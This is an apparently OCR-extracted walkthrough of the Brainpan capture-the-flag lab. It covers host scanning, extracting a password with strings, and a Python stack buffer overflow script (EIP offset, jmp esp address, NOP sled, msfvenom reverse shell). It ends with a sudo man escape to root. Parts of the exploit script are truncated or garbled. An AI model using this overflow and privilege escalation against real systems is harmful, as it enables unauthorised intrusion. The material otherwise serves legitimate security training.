Brainpan Walkthrough

Host Network: 192.168.56.0/24 Kali Host: 192.168.56.117

# Host Discovery:

sudo netdiscover -i eth0 -r 192.168.56.0/24 nmap -F 192.168.56.0/24

host discovered at 192.168.56.116

## Port/Service Discovery:

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nmap -sV -Pn -p- --open 192.168.56.116 > scan_service.txt
nmap -sC -A -Pn -p- --open 192.168.56.116 > scan_full.txt
Ports Discovered:
9999 abyss?
```

Service Enumerations and Attacks:

10000 http

Nothing much from the full nmap scan, lets check what running on port 9999

SimpleHTTPServer 0.6 (Python 2.7.3)

Port 9999

nc 192.168.56.116 9999



Seems to be a service running called 'brainpan' with a password protecting it, nothing much we can do for now without the password, only try brute forcing if nothing else works.

### Browser port 10000

Nothing much, just seems to be a simple page only displaying an infographic, nothing interesting in the page source. Lets trying enumerating any other pages using dirb

Dirb

# dirb http://192.168.56.116:10000

http://192.168.56.116:10000/bin

Visiting '/bin' shows us a downloadable binary 'brainpan.exe', presumably the same program that is running on port 9999, lets download it onto our kali for further inspection.

### Brainpan

The file is a windows executable so we can't run it natively in kali, but we can analyse some parts of the binary. Lets see what 'strings' gets us.

strings brainpan.exe

Some interesting output we get from the command includes a string 'shitstorm' (possible password), and 'strcpy' which suggests that the program may be vulnerable to buffer overflow. Trying the password 'shitstorm' does indeed work, but it appears that the program doesn't have much further functionality, lets see if we can instead get a buffer overflow to work.

#### **Buffer Overflow**

First lets start up a windows machine and copy over the binary. Once its on the windows host, run the binary in a debugger, in this case I'm using immunity debugger.

The goal of the buffer overflow is to take control of the programs execution flow and make it point to some shellcode. The steps to do this will be to:


See if we can overflow the input

Find the length required to control the 'eip' register

Make the eip register point to the 'jmp esp' command

Fill the 'esp' register with shellcode to be executed

We'll test the input using a simple python script (theFuzz.py) to fuzz the input with 1000 \x41's (A's)



# python2 theFuzz.py

On our debugger we should see the eip register is full of 41's, this means we were successfully able to overflow the buffer, now we need to find out how many bytes we need to control the eip. For this we're going to use the tools 'msf-pattern\_create' and 'msf-pattern\_offset'

# msf-pattern\_create -l 1000

In our fuzzing script, we're going to send the output of pattern-create instead of our junk 41's.

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                                                                                                        theFuzz.py
                                                                                                                                                    theFuzz.py
                                                       brainpan_notes.txt
     ort socket
5 #target_ip = '192.168.56.116'
6 target_ip = '192.168.56.114'
 8 port = 9999
11 #junk = "\x41" * 1000
13 junk =
  Af1af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1A-k2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1An2Am3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ad0AD1AD2AD3
   AP4AP5AP6AP7AP8AP9AQ0Aq1Aq2Aq3Aq4Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7At8At9Au0Au1Au2Au3Au4A
  Az7Az8Az9Ba0Ba1Ba2Ba3Ba4Ba5Ba6Ba7Ba8Ba9Bb0Bb1Bb2Bb3Bb4Bb5Bb6Bb7Bb8Bb9Bc0Bc1Bc2Bc3Bc4Bc5Bc6Bc7Bc8Bc9Bd0Bd1Bd2Bd3Bd4Bd5Bd6Bd7Bd8Bd9Be0Be1Be2Be3Be4Be5Be6Be7B
  15 buffer = junk
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18
           nt ("running fuzzer")
       s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
       connect=s.connect((target_ip, port))
20
       s.send((buffer))
       s.recv(1024)
print ("\ndone\n")
```

We run our script again (make sure to restart brainpan in the debugger) we should get a string in our eip (should be '35724134'), we're going to see that string into our pattern-offset tool and it should give us the number of bytes needed to control the eip

```
msf-pattern_offset -q 35724134
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We got an exact match at 524, meaning we need 524 bytes to reach the start of the eip register. As the register is an 'e' type, its only 4 bytes. Lets see if we can place for \x43's (C's) in the eip to prove we can control it. This is what our string builder in our fuzzer should look like

```
junk = "\x41" * 1000
eip = "\x43" * 4
buffer = junk + eip
```

If we run that we should see our eip in the debugger is now '43434343', we have control over the eip! Now we need to make the eip point to a 'jmp esp' command. If we restart brainpan in the debugger we can search for 'jmp esp' (crtl + f in immunity), in this case its at the address of '311712F3'. As the registers are in little endian format we need to reserve the bytes when we're putting it into our string. Our script string builder should now look like this

```
junk = "\x41" * 524
eip = "\xF3\x12\x17\x31"
buffer = junk + eip
```

Running the fuzzer now we should see that our eip now has the address of the 'jmp esp' command. At this point all that's left if to generate some shellcode using msfvenom, append it to our string, and lunch it again the actual brainpan host machine. We'll use the following msfvenom command to generate our shellcode

We'll now append that shellcode with a noop sled infront of it to our overflow string and lunch it against the brainpan host. Our fuzzer should now look something like this

```
*~/Documents/completed/brainpan/theFuzz.py - Mousepad
    cheat.txt
                                                                                       brainpan_notes.txt
 5 target_ip = '192.168.56.116' #brainpa
6 #target_ip = '192.168.56.114' #windows
 8 port = 9999
10 junk = "\x41" * 524
12 noop = "\x90"
14 buf = ""
15 buf += "\
16 buf += "\
17 buf +=
18 buf +=
20 buf +=
21 buf += "
22 buf += "\
23
24 #jmp esp = 31 17 12 F3
25 eip =
27 buffer = junk + eip + noop + buf
28
29
       print ("running fuzzer")
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM)
connect=s.connect((target_ip, port))
32
33
34
        s.recv(1024)
s.send((buffer))
35
36
37
        s.recv(1024)
print ("\ndone\n")
```

As we're lunching a reverse shell don't forget to start up your listener before you lunch the attack

```
nc -nvlp 4444
python2 theFuzz.py (in a separate terminal)
```

If we look at our listener terminal, we should now have a reverse shell into the host machine.

# Privilege Escalation:

To make our lives a little easier lets see if we can't get a stable shell

Alright now we have a stable shell lets see what we can do. We appear to be a legitimate user so lets see what sudo permissions we have

sudo -l

We have sudo permissions for a binary '/home/anansi/bin/anansi\_util'. Lets try running it to see what it does

sudo /home/anansi/bin/anansi util


We a small usage output, lets try 'manual'

sudo /home/anansi/bin/anansi\_util manual

From the output it seems to be running the 'man' command, which we can break out of into a shell using !/bin/bash, running as sudo we should be able to get a root shell.

sudo /home/anansi/bin/anansi\_util manual /bin/bash !/bin/bash

We should now have a root shell



#### Service Scan

### **Full Scan**